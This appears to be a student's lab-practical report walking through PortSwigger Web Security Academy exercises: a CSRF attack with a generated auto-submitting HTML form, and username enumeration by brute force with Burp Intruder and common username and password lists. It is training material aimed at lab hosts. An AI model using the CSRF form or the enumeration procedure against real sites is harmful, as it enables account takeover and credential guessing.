
**STEP 6:** The chromium browser opens up.



**STEP 7:** Search for portswigger website and click on login.



**STEP 8:** Login by using the credentials.



**STEP 9:** Click on academy, then all labs and then go to lab named CSRF vulnerability with no defenses.

The screenshot shows the PortSwigger Web Security Academy interface. The left sidebar has a blue navigation bar with various topics like 'Cross-site request forgery (CSRF)', 'Impact', 'How does CSRF work?', 'XSS vs CSRF', 'Constructing an attack', 'Delivering an exploit', 'Defences', 'Bypassing CSRF token validation', 'Bypassing SameSite cookie restrictions', 'Bypassing Referer-based CSRF defenses', and 'Preventing CSRF vulnerabilities'. The main content area is titled 'Lab: CSRF vulnerability with no defenses' and is marked as an 'APPRENTICE' level 'LAB' that is 'Not solved'. It contains instructions about a CSRF vulnerability in email change functionality and provides credentials: 'wiener:peter'. A 'Hint' button and an 'ACCESS THE LAB' button are present.

**STEP 10:** Click on access the lab.


The screenshot shows the 'CSRF vulnerability with no defenses' lab page on the Web Security Academy website. The URL is https://0a3700c904739556811fcfc400bf001f.web-security-academy.net. The page title is 'CSRF vulnerability with no defenses'. It features a 'WE LIKE TO BLOG' logo with a woman in a surgical mask. Below the logo is a placeholder image for a blog post.

**STEP 11:**


- Click on my account and enter the following:
- Username: wiener
- Password: peter
- Further click on login.

The screenshot shows the 'CSRF vulnerability with no defenses' login page on the Web Security Academy website. The URL is https://0a3700c904739556811fcfc400bf001f.web-security-academy.net/login. The page title is 'CSRF vulnerability with no defenses'. It features a 'WebSecurity Academy' logo and a 'Login' form. The form has fields for 'Username' (wiener) and 'Password' (peter), and a 'Log in' button.


**STEP 12:** Enter any random mail say 123abc@gmail.com and click on update email.



**STEP 13:** Go to burp suite and on the intercept.



**STEP 14:** Go to chromium browser and enter a new mail say 123@gmail.com and click on update email, either we should get infinite loop page or error as connection is not private.



**STEP 15:** Go to burp suite and click on forward number of times until you get the updated mail.

Request to https://0xa0a042049c51238240f66700f80041.web-security-academy.net:443 [79.125.64.16]

```

1 POST /my-account/change-email HTTP/2
2 Host: 0xa0a042049c51238240f66700f80041.web-security-academy.net
3 Cookie: sessionid=04130016700f80041;JSESSIONID=04130016700f80041
4 Content-Length: 22
5 Content-Type: application/x-www-form-urlencoded
6 Cache-Control: max-age=0
7 Sec-Ch-Ua: "Not A Brand";v="1"
8 Sec-Ch-Ua-Mobile: 70
9 Sec-Ch-Ua-Platform: ""
10 Upgrade-Insecure-Requests: 1
11 https://0xa0a042049c51238240f66700f80041.web-security-academy.net
12 Content-Type: application/x-www-form-urlencoded
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.199 Safari/537.36
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://0xa0a042049c51238240f66700f80041.web-security-academy.net/
20 /index.php
21 Accept-Encoding: gzip, deflate
22 Accept-Language: en-US,en;q=0.9
23 email=id34@gmail.com


```

**STEP 16:** Further, change the obtained mail in last step to 123456@gmail.com in burp suite itself and then right click on it and select send to repeater and thus you get the response.


Target: https://0xa0a042049c51238240f66700f80041.web-security-academy.net

Request	Response	Inspector
<pre> 1 POST /my-account/change-email HTTP/2 2 Host: 0xa0a042049c51238240f66700f80041.web-security-academy.net 3 Cookie: sessionid=04130016700f80041;JSESSIONID=04130016700f80041 4 Content-Length: 22 5 Content-Type: application/x-www-form-urlencoded 6 Cache-Control: max-age=0 7 Sec-Ch-Ua: "Not A Brand";v="1" 8 Sec-Ch-Ua-Mobile: 70 9 Sec-Ch-Ua-Platform: "" 10 Upgrade-Insecure-Requests: 1 11 https://0xa0a042049c51238240f66700f80041.web-security-academy.net 12 Content-Type: application/x-www-form-urlencoded 13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.199 Safari/537.36 14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 15 Sec-Fetch-Site: same-origin 16 Sec-Fetch-Mode: navigate 17 Sec-Fetch-User: ?1 18 Sec-Fetch-Dest: document 19 Referer: https://0xa0a042049c51238240f66700f80041.web-security-academy.net/ 20 /index.php 21 Accept-Encoding: gzip, deflate 22 Accept-Language: en-US,en;q=0.9 23 email=id34@gmail.com </pre>	<pre> 1 Request attributes: 2 2 Request query parameters: 0 3 Request body parameters: 1 4 Request cookies: 1 5 Request headers: 22 </pre>	


**STEP 17:** Off the intercept in burp suite.



**STEP 18:** Go to chromium browser and refresh it, one should get the updated email.



**STEP 19:** Open chrome browser and search CSRF poc generator and go to infos3c.net site.



**STEP 20:** On the intercept in burp suite, and then change the email on chromium browser, as a result a request will be generated in burp suite.

The screenshot shows a Chromium browser window with the URL <https://Oac6009a043c5e0480a6304500690012.web-security-academy.net/my-account>. The page title is "CSRF vulnerability with no defenses". Below the title, there's a "WebSecurity Academy" logo and a "Go to exploit server" button. The main content area is titled "My Account" and displays the following text:  
 Your username is: wiener  
 Your email is: ab@gmail.com  
 Email  
 ab@gmail.com  
 Update email

The Burp Suite Community Edition v2023.6.2 - Temporary Project window is open below, showing the Intercept tab selected. The request details pane shows a POST request to the same URL. The raw request body is as follows:

```

1 POST /my-account/change-email HTTP/2
2 Host: Oac6009a043c5e0480a6304500690012.web-security-academy.net
3 Cookie: sessionid=FeekT0j9gqHwioskk8y0nCYl08u6in
4 Content-length: 20
5 Cache-control: max-age=0
6 Sec-Ch-Ua: "Not A Brand";v="1"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: ""
9 Upgrade-Insecure-Requests: 1
10 Origin: https://Oac6009a043c5e0480a6304500690012.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.159 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: 1
17 Sec-Fetch-Dest: document
18 Referer: https://Oac6009a043c5e0480a6304500690012.web-security-academy.net/my-account
19 Accept-Encoding: gzip, deflate
20 Accept-Language: en-US,en;q=0.9
21
22 email=ab44@gmail.com
  
```

**STEP 21:** Copy the request and paste it in chrome site, then generate poc form and finally copy it.

The screenshot shows the "CSRFB PoC Generator Online" tool. On the left, under the "REQUEST" tab, the raw POST request is displayed. On the right, under the "CSRFB FORM" tab, the generated HTML code is shown:

```

<html>
  <form name='myForm' id='myForm' method='POST' action='https://Oac6009a043c5e0480a6304500690012.web-security-academy.net/my-account/change-email'>
    <input type='hidden' name='email' value='ab44@gmail.com' />
    <input type='submit' value='Submit' />
  </form>
  <script>
    document.addEventListener('DOMContentLoaded', function(event) {
      document.createElement('form').submit.call(document.getElementById('myForm'));
    });
  </script>
</body>
</html>
  
```

At the bottom of the "CSRFB FORM" section, there are "Copy It" and "Save as HTML" buttons.

**STEP 22:** Open burp suite, off the intercept.

**STEP 23:** Open chromium browser and click on go to exploit server.

The screenshot shows a web browser window with the URL <https://0a3700c904739556811cfcc400bf001f.web-security-academy.net/my-account>. The page title is "CSRF vulnerability with no defenses". The main content is titled "My Account" and displays the user's information: "Your username is: wiener" and "Your email is: ab@gmail.com". Below this is a form with a single input field labeled "Email" containing "wiener". Below the input field is a green "Update email" button.

**STEP 24:** Scroll down and should get Hello World in text box, in that remove Hello World and paste the CSRF copied form.

The screenshot shows a browser developer tools Network tab with a single entry for the URL <https://exploit-0a88003a041c951381f6fbffbb016300ac.exploit-server.net/exploit>. The response status is "HTTP/1.1 200 OK" and the content type is "text/html; charset=utf-8". The response body contains the text "Hello, world!".

The screenshot shows a browser developer tools Network tab with a single entry for the URL <https://exploit-0a88003a041c951381f6fbffbb016300ac.exploit-server.net/exploit>. The response status is "HTTP/1.1 200 OK" and the content type is "text/html; charset=utf-8". The response body contains a large amount of HTML code, including a form with a hidden email field set to "ab%40gmail.com" and a submit button. A script tag at the bottom of the form adds an event listener to the DOMContentLoaded event, creating a new form element and calling its submit method.

**STEP 25:**

- Click on store, refresh the page and scroll down and click on view exploit and then submit.
- The updated email should be reflected.CCC

The screenshot shows a web browser window with three tabs open, all titled 'CSRF vulnerability with no defenses'. The active tab's URL is <https://0a3700c904739556811fcfc400bf001f.web-security-academy.net/my-account>. The page header includes the 'Web Security Academy' logo and navigation links for 'Go to exploit server', 'Back to lab description', 'Home', 'My account', and 'Log out'. A green 'LAB' button with the status 'Not solved' is visible. The main content area is titled 'My Account' and displays the user's current email information: 'Your username is: wiener' and 'Your email is: ab@gmail.com'. Below this, there is a form field labeled 'Email' with a placeholder 'Email' and a red 'Update email' button.

**Conclusion:** After performing this practical we came to know about the CSRF Attacks which could involve demonstrating how an attacker can use CSRF vulnerabilities to trick a user into performing an unwanted action on a web application.

## PRACTICAL - 4

**AIM:** Broken authentication and session management attack.

### THEORY:

#### 1) Broken authentication and session management attack.

- Broadly, broken authentication refers to weaknesses in two areas: session management and credential management. Both are classified as broken authentication because attackers can use either avenue to masquerade as a user: hijacked session IDs or stolen login credentials.
- Session management is part of broken authentication, but the two terms are often listed side by side so people don't assume that "authentication" refers only to usernames and passwords. Since web applications use sessions and credentials to identify individual users, attackers can impersonate them using either mechanism. Session management concerns how you define the parameters of that session.

#### 2) How to exploit the attack?


- The prevalence of broken authentication attacks has led to the development of security tools that offer the ability to detect and remediate session management attacks. Some of the popular broken authentication prevention tools include: HDIV Security Suite, Invicti, Metasploit and Nessus.

#### 3) Mitigation strategy for this attack.

- Enable Multi-Factor Authentication
- Implement Strong Password Policies
- Utilize Virtual Private Networks
- Use a Web Application Firewall
- Limit Failed Login Attempts

### IMPLEMENTATION:

**STEP 1:** Open Burp suite community edition. Click on temporary project and then on next.



## STEP 2: Click on start burp.




## STEP 3: In order to setup a proxy, click on proxy.



## STEP 4:


- Go to proxy settings and check for proxy whether it's there or not.
- If it's not there, then add default as 127.0.0.1 and port as 8080.



**STEP 5:** On burp suite, click on open browser.




**STEP 6:** The chromium browser opens up.




**STEP 7:** Search for portswigger website and click on login.



### STEP 8: Login by using the credentials.



### STEP 9: Click on academy, then all labs and then go to lab named CSRF vulnerability with no defenses.



### STEP 10:

- Click on candidate username and open it in new tab and click on candidate password and open it in new tab.
- Copy both the files and save them as notepad files differently and name them as 1.txt and 2.txt on desktop.

**Authentication lab usernames**

You can copy and paste the following list to Burp Intruder to help you solve the Authentication labs.

```

carlos
root
admin
test
guest
info
adm
mysql
user
administrator
oracle
ftp
pi
puppet
ansible
ec2-user
vagrant
azureuser
academico
acceso
  
```

**Authentication lab passwords**

You can copy and paste the following list to Burp Intruder to help you solve the Authentication labs.

```

123456
password
12345678
qwerty
123456789
12345
1234
111111
1234567
dragon
123123
baseball
abcl23
football
monkey
letmein
shadow
master
666666
  
```

Track your progress

**STEP 11:** Click on access the lab and go to my account.

Username enumeration via different responses

Back to lab description >

WE LIKE TO BLOG

Home | My account

Invalid username

Username

Password

Log in

**STEP 12:** Enter random username and password and will get invalid username.

Username enumeration via different responses

Back to lab description >

Home | My account

Invalid username

Username

Password

Log in

**STEP 13:** Go to burp suite and in that click on proxy and further on the intercept.

Burp Suite Community Edition v2023.7.2 - Temporary Project

Dashboard Target Proxy Repeater View Help

Intercept HTTP history WebSockets history Proxy settings

Forward Drop Intercept is on Action Open browser

Intercept is on

Requests sent by Burp's browser will be held here so that you can analyse and modify them before forwarding them to the target server.

Learn more Continue

**STEP 14:** Go to chromium browser and again try random username and password and then go to burp suite, will get the request there with the username and password entered.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A captured POST request to `/login` is displayed in the 'Raw' tab. The request body contains the parameter `username=abcd4password=1234`. The 'Inspector' panel on the right shows various request details like attributes, query parameters, and headers.

## STEP 15:

- On username, do right click and select send to intruder.
- Click on intruder in that go to position.
- Select the username and then click on add on right side.

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. An attack type 'Sniper' is chosen. In the 'Payload positions' section, the captured POST request is shown with the `username` parameter highlighted. To the right of the payload list, there are buttons for 'Add \$', 'Clear', 'Insert', 'Auto \$', and 'Refresh'. The 'Insert' button is currently highlighted.

Choose an attack type

Attack type: Sniper

Start attack

Target: https://0a1b00570442fdb980031cf600c70027.web-security-academy.net

Update Host header to match target

Add \$

Clear \$

Auto \$

Refresh

```

1 POST /login HTTP/2
2 Host: 0a1b00570442fdb980031cf600c70027.web-security-academy.net
3 Cookie: session=punhFUWih1POWJFvmtWVYZZa91Xy7UFJ
4 Content-Length: 27
5 Cache-Control: max-age=0
6 Sec-Ch-Ua:
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: ""
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0a1b00570442fdb980031cf600c70027.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/115.0.5790.110 Safari/537.36
13 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0a1b00570442fdb980031cf600c70027.web-security-academy.net/login
19 Accept-Encoding: gzip, deflate
20 Accept-Language: en-US,en;q=0.9
21
22 username=$abcd$&password=1234

```

0 matches

Clear

1 payload position

Length: 948

**STEP 16:** Click on payloads, copy all the usernames from saved notepad file and paste it in burp suite and then click on start attack.

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. In the 'Payload sets' section, a payload set of 1 is defined with a payload count of 101 and a simple list type. The payload list contains items like 'carlos', 'root', 'admin', 'test', 'guest', 'info', 'adm', 'mysql', and 'user'. Below this, the 'Payload processing' section shows a table with columns for 'Enabled', 'Rule', and actions (Add, Edit, Remove, Up, Down). The table is currently empty.

## STEP 17:

- Once attack completes, click on length twice in order to sort the payloads in ascending order.
- Check for the payloads one by one starting first with odd lengths until you get description as incorrect password.

